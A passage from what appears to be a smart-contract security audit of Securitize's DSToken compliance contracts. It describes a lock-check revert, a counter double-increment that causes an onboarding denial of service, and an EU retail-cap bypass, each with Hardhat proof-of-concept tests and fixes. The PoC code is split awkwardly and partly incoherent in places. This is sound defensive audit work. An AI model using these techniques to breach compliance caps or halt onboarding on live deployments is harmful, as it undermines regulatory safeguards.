    // BUG: platform-wallet egress reverts because getInvestor(platformWallet)
    // returns "", getTransferableTokens("") returns 0, and 0 < _value is true.
    await expect(
      dsToken.connect(platformWallet).transfer(await investorWallet.getAddress(), 100n),
    ).to.be.revertedWith('Tokens Locked');

    // Confirm the revert truly reverted (no partial state mutation).
    expect(await dsToken.balanceOf(await platformWallet.getAddress())).to.equal(1000n);
    expect(await dsToken.balanceOf(await investorWallet.getAddress())).to.equal(0n);
  });

  it('regression 2: same-investor reallocation under partial lock reverts with TOKENS_LOCKED', async
  ↳ function () {
    const [deployer, wallet1, wallet2] = await hre.ethers.getSigners();
    const { dsToken, registryService, lockManager } = await loadFixture(deployDSTokenWhitelisted);

    // Single investor with TWO wallets (wallet1 and wallet2 both resolve to
    // INVESTOR_ID_1).
    await registerInvestor(
      INVESTORS.INVESTOR_ID.INVESTOR_ID_1,
      await wallet1.getAddress(),
      registryService,
    );
    await registryService.addWallet(
      await wallet2.getAddress(),
      INVESTORS.INVESTOR_ID.INVESTOR_ID_1,
    );
  });

```



```

await dsToken.issueTokens(await wallet1.getAddress(), 100n);

// Active partial lock covering the full balance, release time 1 day out.
// addManualLockRecord resolves the wallet to its investor and stores the
// record at the investor level (investorsLocks[INVESTOR_ID_1][0]). The
// full-investor-lock flag (investorsLocked[INVESTOR_ID_1]) is NOT set.
await lockManager.addManualLockRecord(
  await wallet1.getAddress(),
  100n,
  'partial lock',
  (await time.latest()) + 24 * 60 * 60,
);

// BUG: same-investor reallocation reverts. The whitelisted variant never
// resolves investorFrom / investorTo and never computes isReallocation.
// getTransferableTokens(wallet1, ...) sums the full balance into the
// locked total and returns 0; the unconditional `0 < 100` reverts. The
// regulated variant exempts this case via the !isReallocation guard
// around the partial-lock check.
await expect(
  dsToken.connect(wallet1).transfer(await wallet2.getAddress(), 100n),
).to.be.revertedWith('Tokens Locked');

// Balances unchanged (no partial mutation).
expect(await dsToken.balanceOf(await wallet1.getAddress())).to.equal(100n);
expect(await dsToken.balanceOf(await wallet2.getAddress())).to.equal(0n);
});
});

```

Test result on the unfixed codebase:

```

PoC: doPreTransferCheckWhitelisted missing platform-wallet sender and reallocation carve-outs
regression 1: platform-wallet sender transfer reverts with TOKENS_LOCKED
regression 2: same-investor reallocation under partial lock reverts with TOKENS_LOCKED

2 passing

```

Both regressions fire against the unfixed whitelisted variant; both pass against the regulated variant (where the three-guard structure handles each case correctly).

Recommended Mitigation: Lift the regulated variant's full multi-guard structure into doPreTransferCheckWhitelisted. The single patch closes both regressions and brings the whitelisted tier into parity with the regulated tier's spec enforcement. Replace line 114 with:

```

if (!getWalletManager().isPlatformWallet(_from)) {
  (string memory investorFrom, string memory investorTo) =
    getRegistryService().getInvestors(_from, _to);

  // Full investor lock blocks everything including reallocations.
  if (!CommonUtils.isEmptyString(investorFrom) &&
    getLockManager().isInvestorLocked(investorFrom)) {
    return (16, TOKENS_LOCKED);
  }

  // Partial lock skips same-investor reallocations.
  bool isReallocation = !CommonUtils.isEmptyString(investorFrom) &&
    CommonUtils.isEqualString(investorFrom, investorTo);
  if (!isReallocation &&
    getLockManager().getTransferableTokens(_from, block.timestamp) < _value) {
    return (16, TOKENS_LOCKED);
  }
}

```

Securitize: Fixed in [da3c9c2](#).

Cyfrin: Verified.

7.1.3 ComplianceServiceRegulated::adjustInvestorsCountsByCountry double-increment bricks non-accredited onboarding

Description: The finding is a composite of two latent defects that together produce protocol-wide denial of service on non-accredited investor onboarding.

The first is a producer-side double-increment in `ComplianceServiceRegulated::adjustInvestorsCountsByCountry` (`contracts/compliance/ComplianceServiceRegulated.sol:688-735`). The function unconditionally increments `accreditedInvestorsCount` whenever `isAccreditedInvestor(_id)` is true, regardless of whether the country resolves to a known compliance region. The regional branches (US, EU, JP) are gated on `countryCompliance`; the accredited branch is not. When an investor is registered, accredited, and receives tokens BEFORE `setCountry` is called - a sequence the protocol does not prohibit - `recordIssuance` invokes the function with `country == ""`. The empty-country path skips the regional branches but increments `accreditedInvestorsCount`. The subsequent `setCountry` calls `adjustInvestorCountsAfterCountryChange` with `prevCountry = ""`, which skips the Decrease branch (gated on `bytes(_prevCountry).length > 0`) but unconditionally invokes `adjustInvestorsCountsByCountry` again with the new country, incrementing `accreditedInvestorsCount` a second time. `totalInvestors` is incremented only once (only `adjustTotalInvestorsCounts` touches it). End state per investor that traverses this lifecycle order: `accreditedInvestorsCount` is incremented by 2 while `totalInvestors` is incremented by 1; the invariant `accreditedInvestorsCount <= totalInvestors` drifts by 1.

The second is a consumer-side checked-arithmetic underflow. Two consumer sites compute the non-accredited investor headroom as `getTotalInvestorsCount() - getAccreditedInvestorsCount()` directly under Solidity 0.8 checked arithmetic: `ComplianceServiceLibrary::maxInvestorsInCategoryForNonAccredited` (`contracts/compliance/ComplianceServiceRegulated.sol:156-172`) used inside `completeTransferCheck`, and `ComplianceServiceRegulated::preIssuanceCheck` (`contracts/compliance/ComplianceServiceRegulated.sol:484`) used at issuance time. Both should saturate at zero when the cap is breached; instead they revert with `Panic(0x11)` (arithmetic underflow) when the operands invert. Once the producer-side double-increment has driven `accreditedInvestorsCount > totalInvestorsCount` by any amount, every onward call to either consumer site reverts with an opaque arithmetic panic.

The bug is reachable via two paths. The first is a single-tenant lifecycle ordering bug: any honest EXCHANGE that uses the documented-valid order `registerInvestor -> setAttribute -> addWallet -> issueTokens -> setCountry` on one of their own accredited investors fires the double-increment by accident, with no cross-tenant interaction. The second is a cross-tenant attribute hijack: an attacker EXCHANGE re-attributes a victim investor (created by a different EXCHANGE) from non-accredited to accredited via `setAttribute`, then the next issuance traverses the asymmetric branch with the same effect. Both paths produce the same on-chain corruption shape; the lifecycle-ordering path is sufficient to reach the DoS without an attacker.

Files:

```
ComplianceServiceRegulated::adjustInvestorsCountsByCountry, ComplianceServiceRegulated::adjustInvestorCountsAfterCountryChange, ComplianceServiceLibrary::maxInvestorsInCategoryForNonAccredited, ComplianceServiceRegulated::preIssuanceCheck
```

Impact: The defect surface has two distinguishable sub-components:

M-3.a - Producer-side double-increment. Each accredited investor that traverses the empty-country issuance `-> setCountry` lifecycle drifts `accreditedInvestorsCount` ahead of `totalInvestors` by 1. The drift is silent: no error fires at the time of corruption, no event marks the imbalance, and the counters are only inspected by the consumer sites at the next cap-check. Drift accumulates across investors and across normal protocol operations until a non-accredited investor onboarding tries to fire the consumer subtraction.

M-3.b - Consumer-side denial of service. Once `accreditedInvestorsCount > totalInvestors` by even one, every non-accredited issuance and every non-accredited new-investor transfer reverts with `Panic(0x11)`. No error string, no compliance code, no pointer to which counter is corrupt. From an operator's perspective, the failure mode is opaque and protocol-wide: every non-accredited onboarding stops working at once, with the trace pointing only to an arithmetic underflow inside the regulated compliance library. The cap-check sits on the critical path for the

most common onboarding flow (non-accredited retail investors hitting the regional caps), so the practical effect is total cessation of non-accredited onboarding for the affected token.

The attacker class is the EXCHANGE role - a trusted multi-tenant integration partner under the protocol's documented trust model - but Path A (the single-tenant lifecycle ordering bug) is reachable without any cross-tenant interaction; an honest exchange following a valid onboarding sequence is enough to fire the bug. No user funds are at risk: the bug is denial of service on the onboarding path, no tokens are lost or moved, and balances on already-onboarded investors are unaffected.

The on-chain corruption is recoverable by MASTER without an implementation upgrade. ComplianceServiceRegulated exposes setAccreditedInvestorsCount(uint256) and the five sibling counter setters as onlyMaster functions at contracts/compliance/ComplianceServiceRegulated.sol:854-888, each a plain assignment to the corresponding storage slot. After detecting the inverted invariant (visible via getAccreditedInvestorsCount and getTotalInvestorsCount reads, and signposted by the Panic(0x11) revert on every non-accredited onboarding), MASTER computes the correct accreditedInvestorsCount off-chain by replaying the issuance/transfer/burn/seize/setCountry history under the intended counter logic, and writes the corrected value via setAccreditedInvestorsCount. The DoS lifts immediately for new onboarding. The recovery is a fiat overwrite rather than a state rollback, and it has to be re-applied after every retrigger (an honest accredited-investor onboarding under the wrong lifecycle order is enough to re-corrupt the counter), but the recovery is simple, on-chain, and does not require coordinating an implementation upgrade.

Proof of Concept: Add the following test to test/solace-pocs/M-3.test.ts and run with: npx hardhat test test/solace-pocs/M-3.test.ts.

```
// PoC: Bricks non-accredited onboarding by driving accreditedInvestorsCount
// above totalInvestorsCount. The bug is reachable via a single-tenant
// lifecycle ordering (no cross-tenant interaction required) - any honest
// EXCHANGE using the documented-valid order
// registerInvestor -> setAttribute(ACCREDITED) -> addWallet -> issueTokens
// -> setCountry on an accredited investor fires the double-increment.
//
// Producer-side mechanism (ComplianceServiceRegulated::adjustInvestorsCountsByCountry,
// lines 688-735): the accredited branch is gated only on isAccreditedInvestor,
// not on countryCompliance. So with country "" (default after registerInvestor
// before setCountry), the first issuance increments accreditedInvestorsCount
// while totalInvestors increments by 1 (total path). Then setCountry triggers
// adjustInvestorCountsAfterCountryChange("US", ""), which skips the Decrease
// branch (prev country is "") and unconditionally invokes
// adjustInvestorsCountsByCountry with the new country - incrementing
// accreditedInvestorsCount a SECOND time. totalInvestors is NOT touched.
// End state: accreditedInvestorsCount = 2, totalInvestors = 1.
//
// Consumer-side mechanism (preIssuanceCheck:484 and
// maxInvestorsInCategoryForNonAccredited:156-172): both compute
// totalInvestorsCount - accreditedInvestorsCount under Solidity 0.8 checked
// arithmetic. Once the producer-side drift inverts the operands, every
// non-accredited onboarding reverts with Panic(0x11).

import hre from 'hardhat';
import { expect } from 'chai';
import { loadFixture, time } from '@nomicfoundation/hardhat-toolbox/network-helpers';
import { deployDSTokenRegulated, INVESTORS } from '../utils/fixture';
import { DSConstants } from '../utils/globals';

describe('PoC: accreditedInvestorsCount > totalInvestorsCount bricks non-accredited onboarding',
  function () {
    it('test_PoC_NonAccreditedOnboardingDoSViaLifecycleOrdering', async function () {
      const [deployer, accreditedWallet, nonAccreditedWallet] = await hre.ethers.getSigners();

      const {
        dsToken,
        registryService,
      } = await loadFixture(
        async ({ ethers }) => {
          const [deployer, accreditedWallet, nonAccreditedWallet] = await ethers.getSigners();
          const dsToken = await deployDSTokenRegulated(deployer, accreditedWallet, nonAccreditedWallet);
          const registryService = await deployer.deploy(RegistryService, dsToken.address);
          await registryService.deployed();
          return { dsToken, registryService };
        }
      );
    });
  });
```

```

    complianceService,
    complianceConfigurationService,
} = await loadFixture(deployDSTokenRegulated);

// Configure the non-accredited cap so the consumer subtraction is reached
// by every non-accredited onboarding. Pick a value large enough that the
// cap itself is not the gating concern - we want to demonstrate the
// underflow, not the cap-rejection.
await complianceConfigurationService.setNonAccreditedInvestorsLimit(100);
await complianceConfigurationService.setCountryCompliance(
    INVESTORS.Country.USA,
    INVESTORS.Compliance.US,
);

// Lifecycle Path A: registerInvestor -> setAttribute(ACCREDITED) -> addWallet
// -> issueTokens -> setCountry. All steps are valid honest-EXCHANGE operations.
const accreditedId = INVESTORS.INVESTOR_ID.US_INVESTOR_ID;

// Step A1: register the investor with empty country (default).
await registryService.registerInvestor(accreditedId, '');

// Step A2: mark the investor as ACCREDITED. setAttribute fires no compliance
// hook, so counters are unchanged at this point.
const futureExpiry = (await time.latest()) + 365 * 24 * 60 * 60;
await registryService.setAttribute(
    accreditedId,
    DSConstants.attributeType.ACCREDITED,
    DSConstants.attributeStatus.APPROVED,
    futureExpiry,
    'ipfs://accreditation-proof-cid',
);

// Step A3: attach the wallet.
await registryService.addWallet(await accreditedWallet.getAddress(), accreditedId);

// Step A4: issue tokens to the accredited investor BEFORE setCountry.
// This is the operation that fires the first accredited++ via the empty-country
// path through adjustInvestorsCountsByCountry.
await dsToken.issueTokens(await accreditedWallet.getAddress(), 100n);

// After issuance the counters are still consistent: the empty-country path
// skips the regional branches but increments the unconditional accredited
// branch once. totalInvestors goes from 0 -> 1 alongside.
expect(await complianceService.getTotalInvestorsCount()).to.equal(1n);
expect(await complianceService.getAccreditedInvestorsCount()).to.equal(1n);

// Step A5: set the country to "USA". This is the trigger: the
// setCountry path -> adjustInvestorCountsAfterCountryChange skips the
// Decrease branch (prev country was "") and unconditionally invokes
// adjustInvestorsCountsByCountry with the new country, firing the
// accredited branch a SECOND time. totalInvestors is NOT touched.
await registryService.setCountry(accreditedId, INVESTORS.Country.USA);

// BUG ASSERTION: the invariant accreditedInvestorsCount <= totalInvestors
// is now violated.
expect(await complianceService.getTotalInvestorsCount()).to.equal(1n);
expect(await complianceService.getAccreditedInvestorsCount()).to.equal(2n);

// Consumer-side trigger: try to onboard a non-accredited investor. The
// preIssuanceCheck path reaches totalInvestorsCount - accreditedInvestorsCount
// = 1 - 2 and reverts with Panic(0x11) (Solidity 0.8 checked-arithmetic
// underflow). Ethers surfaces this as a Panic with code 0x11.
const nonAccreditedId = INVESTORS.INVESTOR_ID.US_INVESTOR_ID_2;

```

```

await registryService.registerInvestor(nonAccreditedId, INVESTORS.Country.USA);
await registryService.addWallet(await nonAccreditedWallet.getAddress(), nonAccreditedId);

// No accreditation attribute set -> isAccreditedInvestor(nonAccreditedId) == false
// -> the cap subtraction at preIssuanceCheck:484 fires on this issuance.
await expect(
  dsToken.issueTokens(await nonAccreditedWallet.getAddress(), 100n),
).to.be.revertedWithPanic(0x11);

// Confirm the destination wallet's balance is unchanged - the issuance
// truly reverted, no partial state mutation.
expect(await dsToken.balanceOf(await nonAccreditedWallet.getAddress())).to.equal(0n);

// Recovery primitive: MASTER can lift the DoS by overwriting the corrupted
// counter via the onlyMaster setter at ComplianceServiceRegulated.sol:872.
// (Demonstrate, but do not rely on - this is the in-scope recovery path
// the finding's Medium-severity rationale references.)
await complianceService.setAccreditedInvestorsCount(1);
expect(await complianceService.getAccreditedInvestorsCount()).to.equal(1n);

// After the MASTER recovery write, non-accredited onboarding works again.
await expect(
  dsToken.issueTokens(await nonAccreditedWallet.getAddress(), 100n),
).to.not.be.reverted;
expect(await dsToken.balanceOf(await nonAccreditedWallet.getAddress())).to.equal(100n);
});
});

```

Test result on the unfixed codebase:

```

PoC: accreditedInvestorsCount > totalInvestorsCount bricks non-accredited onboarding
test_PoC_NonAccreditedOnboardingDoSViaLifecycleOrdering (1206ms)
1 passing (1s)

```

The test reproduces the bug end-to-end via Path A (single-tenant lifecycle ordering, no cross-tenant interaction required). The producer-side double-increment fires when the accredited investor traverses the empty-country issuance leg, leaving `accreditedInvestorsCount = 2` and `totalInvestors = 1` after `setCountry`. The next non-accredited onboarding attempt reverts with `Panic(0x11)` at the consumer subtraction. The test also demonstrates the recovery primitive: `setAccreditedInvestorsCount(1)` (MASTER-only) lifts the DoS without an implementation upgrade. Applying either the producer-side fix (gate the accredited branch on `countryCompliance != 0`) or the consumer-side fix (saturating-at-zero subtraction in `maxInvestorsInCategoryForNonAccredited` and `preIssuanceCheck`) breaks the chain at the source.

Recommended Mitigation: Two independent fixes; either alone breaks the chain, together they are defense-in-depth.

1. **Producer-side fix (closes M-3.a at the source).** Either gate the accredited branch in `adjustInvestorsCountsByCountry` on `countryCompliance != 0`, mirroring the regional branches, so the empty-country path does not increment `accreditedInvestorsCount` (the subsequent `setCountry` will then increment it correctly exactly once); or force the lifecycle order by rejecting issuance to investors whose country is the empty string inside `validateIssuance/recordIssuance`. The first preserves the current onboarding ordering flexibility; the second forces `setCountry` to happen before any issuance.
2. **Consumer-side fix (closes M-3.b structurally, regardless of producer state).** Replace the bare subtraction at the two consumer sites with a saturating-at-zero form:

```

uint256 nonAccredited = totalInvestors > accreditedInvestorsCount
  ? totalInvestors - accreditedInvestorsCount
  : 0;

```

OpenZeppelin's `Math::zeroFloorSub` provides this primitive. The cap check then rejects only when the cap is genuinely breached, instead of reverting on the subtraction itself. This closes the DoS regardless of how the

producer-side counter drift is reached, including via cross-tenant attribute hijack or any future refactor that re-introduces a similar imbalance.

3. **Cross-counter invariant guards on the recovery primitive.** Add bounds-check requires on `setAccreditedInvestorsCount`, `setTotalInvestorsCount`, `setUSInvestorsCount`, and `setUSAccreditedInvestorsCount` so MASTER cannot inadvertently re-create the underflow via a mistyped recovery value. Each setter should enforce the cross-counter constraint inline (`require(_value <= totalInvestorsCount)` on `setAccreditedInvestorsCount`, the symmetric guard on `setTotalInvestorsCount`, etc.) so a corrective write cannot leave the consumer in a panic state.

Securitize: Fixed in [f078925](#).

Cyfrin: Verified.

7.1.4 ComplianceServiceLibrary::completeTransferCheck EU retail cap skip clause over-extends to qualified senders

Description: The EU retail cap in `ComplianceServiceLibrary::completeTransferCheck` is structured at `contracts/compliance/ComplianceServiceRegulated.sol:340-350` as:

```
} else if (toRegion == EU) {
    if (
        isRetail(_services, _args.to) &&
        ComplianceServiceRegulated(...).getEURetailInvestorsCount(toCountry) >=
        ↪ ...getEURetailInvestorsLimit() &&
        isNewInvestor(toInvestorBalance) &&
        (!CommonUtils.isEqualString(getCountry(_services, _args.from), toCountry) ||
        (_args.fromInvestorBalance > _args.value && isRetail(_services, _args.from)))
    ) {
        return (40, MAX_INVESTORS_IN_CATEGORY);
    }
    ...
}
```

The fourth conjunct (the cap-skip clause) at line 347 reads `(_args.fromInvestorBalance > _args.value && isRetail(_args.from))`. It is meant to exempt transfers in which the sender's retail decrement on `adjustInvestorsCountsByCountry` offsets the recipient's retail increment, leaving `euRetailInvestorsCount[country]` unchanged. The increment-side logic at `contracts/compliance/ComplianceServiceRegulated.sol:720-726` decrements `euRetailInvestorsCount[_country]` only when `countryCompliance == EU && !isQualifiedInvestor(_id)`, so the genuine offset case is same country AND sender is retail AND sender depletes balance (a successful transfer requires `fromBal >= value`, so "depletes" means `fromBal == value`).

The bug is that the two sender-side predicates are coupled with AND. The inner AND (`fromBal > value && isRetail(from)`) evaluates true only for retail retainers; for every other combination it collapses to false and the cap-skip carve-out applies. In the same-country branch the 4th conjunct simplifies to just the inner AND, so:

- Retail depleter (`fromBal == value, isRetail == true`): inner AND = `false && true = false`. 4th conjunct false, cap permissive. Real offset (-1 retail from sender depleting matches +1 retail from recipient). Correct, carve-out works.
- Retail retainer (`fromBal > value, isRetail == true`): inner AND = `true && true = true`. 4th conjunct true, cap fires. Sender retains balance so no decrement, no offset. Correct.
- Qualified depleter (`fromBal == value, isRetail == false`): inner AND = `false && false = false`. 4th conjunct false, cap permissive. Qualified senders never touch `euRetailInvestorsCount`, so no offset. Bug, cap should fire but skips.
- Qualified retainer (`fromBal > value, isRetail == false`): inner AND = `true && false = false`. 4th conjunct false, cap permissive. No offset. Bug, cap should fire but skips.

Cross-country (`!isEqualString(fromCountry, toCountry) == true`): 4th conjunct true via the outer OR, cap fires unconditionally. Correct, the recipient's +1 lands on `euRetailInvestorsCount[toCountry]` and the sender's decrement (if any) lands on a different country's counter, so there is no offset.

The carve-out is therefore correctly applied to retail depleters (the intended offset case) but incorrectly extends to qualified senders (any balance) because the AND short-circuits to false whenever `isRetail(from)` is false. The carve-out should narrowly apply to retail depleters only.

The structurally analogous US-accredited cap at `contracts/compliance/ComplianceServiceRegulated.sol:381` is written with three OR-joined disjuncts and no nested AND: `(_args.fromRegion != US || !isAccredited(_services, _args.from) || _args.fromInvestorBalance > _args.value)`. Inverted, the cap fires unless same region AND sender is accredited AND sender depletes balance, exactly the offset shape, with no over-extension to non-accredited senders. The EU retail cap should mirror this three-OR layout.

Impact: Walking the qualified-sender bypass on a concrete deployment:

- State pre-transaction: `euRetailInvestorsLimit = 50`, `euRetailInvestorsCount["DE"] = 50` (cap reached). Investor `I_q` in country DE with `isQualifiedInvestor("I_q") = true`, balance 200. Investor `I_r` in country DE retail, balance 0, whitelisted.
- `I_q`'s wallet calls `DSToken::transfer(W_r, 100)`.
- At the EU retail cap check (lines 340-348) the 4th conjunct evaluates `(!isEqualString("DE","DE") || (200 > 100 && isRetail(I_q))) = (false || (true && false)) = false`. The cap-rejection branch is therefore NOT taken. The transfer proceeds.
- `ComplianceServiceRegulated::recordTransfer` runs `adjustInvestorsCountsByCountry("DE", "I_r", Increase)`: the EU branch at line 720 increments `euRetailInvestorsCount["DE"]` because the recipient is retail. The sender-side decrement skips because the sender is qualified.
- Final state: `euRetailInvestorsCount["DE"] = 51`, `euRetailInvestorsLimit = 50`. The cap is silently breached. Repeating the transfer to additional fresh retail addresses pushes the counter arbitrarily far above the configured cap.

The cap encodes a regulatory bound: per-country EU retail prospectus exemptions limit the number of retail-classified holders allowed in each member state. Once breached, the issuer is in violation of the exemption that the cap encodes in every affected jurisdiction; admitted retail investors hold tokens legally and the only remediation is the `onlyMaster` setter `setEURetailInvestorsCount(country, value)` at `contracts/compliance/ComplianceServiceRegulated.sol:878-882`, which resets the counter but does not unadmit anyone. The on-chain recovery primitive is therefore partial: it can stop further breaches but cannot reverse the regulatory non-compliance window that already occurred.

No malicious actor is required for the bypass to occur. Any deployment with both qualified investors holding token balances in an EU member state and active retail-investor onboarding in the same member state can silently breach the cap under routine transfer operations.

Proof of Concept: Add the following test to `test/solace-pocs/M-4.test.ts` and run with: `npx hardhat test test/solace-pocs/M-4.test.ts`.

```
// PoC: EU retail cap skip clause over-extends to qualified senders.
// ComplianceServiceLibrary::completeTransferCheck at lines 340-350 (in
// contracts/compliance/ComplianceServiceRegulated.sol) rejects new retail
// admissions in EU country X when euRetailInvestorsCount[X] is at or above
// the cap, UNLESS the 4th conjunct evaluates to false.
//
// The 4th conjunct is meant to encode "no real offset is happening." The
// genuine offset case (per the increment-side logic at line 720) is:
// same country AND sender is retail AND sender depletes balance. In that
// case the recipient's +1 is matched by the sender's -1 on the same
// per-country counter, so the cap should permit the transfer.
//
// As written, the 4th conjunct is (!sameCountry || (fromBal > value AND
// isRetail(from))). The inner AND collapses to false whenever isRetail(from)
// is false, i.e., whenever the sender is qualified, even though a
// qualified sender never decrements euRetailInvestorsCount. So any
// qualified sender in country X can transfer tokens to a fresh retail
// recipient in country X past the per-country cap.
//
```

```

// The fix decouples the two predicates with OR (recommended in M-4 body):
// (!sameCountry || !isRetail(from) || fromBal > value)
// so a qualified sender alone triggers conjunct-4 true and the cap fires.

import hre from 'hardhat';
import { expect } from 'chai';
import { loadFixture } from '@omicfoundation/hardhat-toolbox/network-helpers';
import { deployDSTokenRegulated, INVESTORS } from '../utils/fixture';
import { DSConstants } from '../utils/globals';

describe('PoC: completeTransferCheck EU retail cap skip clause over-extends to qualified senders',
  function () {
    it('test_PoC_QualifiedSenderBypassesEURetailCap', async function () {
      const [
        deployer,
        retailWallet1,
        retailWallet2,
        qualifiedWallet,
        freshRetailWallet,
      ] = await hre.ethers.getSigners();

      const {
        dsToken,
        registryService,
        complianceService,
        complianceConfigurationService,
      } = await loadFixture(deployDSTokenRegulated);

      // EU retail cap = 2 holders per EU country. Germany is configured EU.
      // Other limits are set wide so the only gate exercised in this PoC is
      // the EU retail cap.
      await complianceConfigurationService.setEURetailInvestorsLimit(2);
      await complianceConfigurationService.setNonAccreditedInvestorsLimit(100);
      await complianceConfigurationService.setTotalInvestorsLimit(100);
      await complianceConfigurationService.setMinEUTokens(0);
      await complianceConfigurationService.setMinimumHoldingsPerInvestor(0);
      await complianceConfigurationService.setCountryCompliance(
        INVESTORS.Country.GERMANY,
        INVESTORS.Compliance.EU,
      );

      // Step 1: onboard 2 retail Germans (no QUALIFIED attribute set) and
      // issue tokens to each. Each issuance increments
      // euRetailInvestorsCount["germany"] by 1 via adjustInvestorsCountsByCountry.
      // After step 1 the per-country counter sits at the cap: count = 2, limit = 2.
      await registryService.registerInvestor(
        INVESTORS.INVESTOR_ID.GERMANY_INVESTOR_ID,
        INVESTORS.INVESTOR_ID.GERMANY_INVESTOR_COLLISION_HASH,
      );
      await registryService.setCountry(
        INVESTORS.INVESTOR_ID.GERMANY_INVESTOR_ID,
        INVESTORS.Country.GERMANY,
      );
      await registryService.addWallet(
        await retailWallet1.getAddress(),
        INVESTORS.INVESTOR_ID.GERMANY_INVESTOR_ID,
      );
      await dsToken.issueTokens(await retailWallet1.getAddress(), 100n);

      await registryService.registerInvestor(
        INVESTORS.INVESTOR_ID.GERMANY_INVESTOR_ID_2,
        INVESTORS.INVESTOR_ID.GERMANY_INVESTOR_COLLISION_HASH_2,
      );
    });
  });

```



```

await registryService.setCountry(
  INVESTORS.INVESTOR_ID.GERMANY_INVESTOR_ID_2,
  INVESTORS.Country.GERMANY,
);
await registryService.addWallet(
  await retailWallet2.getAddress(),
  INVESTORS.INVESTOR_ID.GERMANY_INVESTOR_ID_2,
);
await dsToken.issueTokens(await retailWallet2.getAddress(), 100n);

expect(
  await complianceService.getEURetailInvestorsCount(INVESTORS.Country.GERMANY),
).to.equal(2n);

// Step 2: onboard a QUALIFIED German investor with token balance.
// Qualified investors do not increment euRetailInvestorsCount: the EU
// branch in adjustInvestorsCountsByCountry (line 720) is gated on
// !isQualifiedInvestor.
const qualifiedId = 'germanyQualifiedInvestorId';
await registryService.registerInvestor(qualifiedId, 'germanyQualifiedInvestorCollisionHash');
await registryService.setCountry(qualifiedId, INVESTORS.Country.GERMANY);
await registryService.setAttribute(
  qualifiedId,
  DSConstants.attributeType.QUALIFIED,
  DSConstants.attributeStatus.APPROVED,
  0,
  'qualification-proof',
);
await registryService.addWallet(await qualifiedWallet.getAddress(), qualifiedId);
await dsToken.issueTokens(await qualifiedWallet.getAddress(), 200n);

// Retail counter unchanged: the qualified investor is not counted.
expect(
  await complianceService.getEURetailInvestorsCount(INVESTORS.Country.GERMANY),
).to.equal(2n);

// Step 3: register a FRESH retail German with NO token balance. The
// investor is registered but has not yet been counted (no issuance has
// happened on them).
const freshRetailId = 'germanyFreshRetailInvestorId';
await registryService.registerInvestor(freshRetailId, 'germanyFreshRetailInvestorCollisionHash');
await registryService.setCountry(freshRetailId, INVESTORS.Country.GERMANY);
await registryService.addWallet(await freshRetailWallet.getAddress(), freshRetailId);

// Sanity: issuing tokens DIRECTLY to the fresh retail German is correctly
// rejected by preIssuanceCheck's EU retail cap. The bypass is specific
// to completeTransferCheck (the transfer path), not preIssuanceCheck
// (the issuance path).
await expect(
  dsToken.issueTokens(await freshRetailWallet.getAddress(), 100n),
).to.be.revertedWith('Max investors in category');

// BUG: transfer from the qualified German to the fresh retail German
// bypasses the EU retail cap. The 4th conjunct in completeTransferCheck
// evaluates as:
//   !sameCountry || (fromBal > value && isRetail(from))
//   = !isEqualString("germany", "germany") || (200 > 100 && false)
//   = false || (true && false)
//   = false
// With conjunct 4 false, the four-conjunct REJECT predicate is false
// and the cap rejection does not fire. The transfer succeeds.
await expect(
  dsToken

```

```

        .connect(qualifiedWallet)
        .transfer(await freshRetailWallet.getAddress(), 100n),
    ).to.not.be.reverted;

    // BUG ASSERTION: euRetailInvestorsCount["germany"] is now 3, breaching
    // the configured cap of 2. The fresh retail German was admitted past
    // the cap without any offsetting decrement.
    expect(
        await complianceService.getEURetailInvestorsCount(INVESTORS.Country.GERMANY),
    ).to.equal(3n);

    // Balances confirm the transfer actually happened.
    expect(await dsToken.balanceOf(await qualifiedWallet.getAddress())).to.equal(100n);
    expect(await dsToken.balanceOf(await freshRetailWallet.getAddress())).to.equal(100n);
  });
});

```

Test result on the unfixed codebase:

```

PoC: completeTransferCheck EU retail cap skip clause over-extends to qualified senders
test_PoC_QualifiedSenderBypassesEURetailCap (1255ms)

1 passing (1s)

```

The test reproduces the bug end-to-end under normal Issuer operations with no malicious actor required. The cap is configured at 2 retail Germans, filled to the limit via two retail-German issuances, and the qualified-sender transfer to a fresh retail German breaches the cap by admitting the new retail recipient past the limit. The sanity step (issueTokens directly to the fresh retail German is correctly rejected) confirms that the bypass is specific to the transfer path's completeTransferCheck and not a generalized cap misconfiguration.

Recommended Mitigation: Two options. Option A is the minimal one-line fix; Option B is the preferred structural refactor.

Option A (minimal fix). Replace the skip clause at line 347 to mirror the US-accredited cap's structure at line 381. Change:

```

(!CommonUtils.isEqualString(getCountry(_services, _args.from), toCountry) ||
  (_args.fromInvestorBalance > _args.value && isRetail(_services, _args.from)))

```

to:

```

(!CommonUtils.isEqualString(getCountry(_services, _args.from), toCountry) ||
  !isRetail(_services, _args.from) ||
  _args.fromInvestorBalance > _args.value)

```

Inverted, the cap now correctly skips only when same country AND sender is retail AND sender depletes balance, which is exactly the case where the +1 retail recipient is offset by a -1 retail decrement on the sender, matching the increment-side logic at line 720.

Option B (structural refactor, preferred). The root cause of this bug is that the cap-rejection predicate is a four-conjunct compound expression with a nested OR-of-AND in the carve-out leg. Compound boolean predicates with mixed AND/OR nesting are a known anti-pattern: each named precondition gets buried inside an expression tree, the polarity of every sub-predicate has to be tracked mentally, and a single inverted operator (`fromBal > value` vs `fromBal <= value`, or `AND` vs `OR`) produces a silently-wrong predicate that still type-checks and still passes the happy-path tests. The fix should not stop at correcting the single inverted clause, it should also restructure the cap check so the same shape of bug is not reachable by any future maintainer.

Extract the cap-rejection logic into a named helper function with one named local per precondition and an early-return for each one. The same refactor applies to the four sibling cap branches in `completeTransferCheck` (JP at lines 330-339, US at 366-373, US-accredited at 376-384, total-investors at 399-407) and to the mirror sites in `preIssuanceCheck` at lines 487-520. Worked example for the EU retail cap:


```

function _wouldBreachEURetailCap(
    address[] memory _services,
    CompletePreTransferCheckArgs memory _args,
    string memory toCountry,
    uint256 toInvestorBalance
) internal view returns (bool) {
    // Cap applies only when the recipient would be newly admitted as retail.
    bool recipientIsNewRetail =
        isRetail(_services, _args.to) && isNewInvestor(toInvestorBalance);
    if (!recipientIsNewRetail) {
        return false;
    }

    // Cap applies only when the per-country counter is at or above the limit.
    uint256 limit = IDSComplianceConfigurationService(
        _services[COMPLIANCE_CONFIGURATION_SERVICE]
    ).getEURetailInvestorsLimit();
    uint256 current = ComplianceServiceRegulated(_services[COMPLIANCE_SERVICE])
        .getEURetailInvestorsCount(toCountry);
    if (limit == 0 || current < limit) {
        return false;
    }

    // The recipient's +1 retail admission is offset only when the sender is
    // a retail depleter in the same country (-1 retail decrement on the
    // same per-country counter). Any other sender shape (different country,
    // qualified, or retail retainer) leaves the counter to grow past the cap.
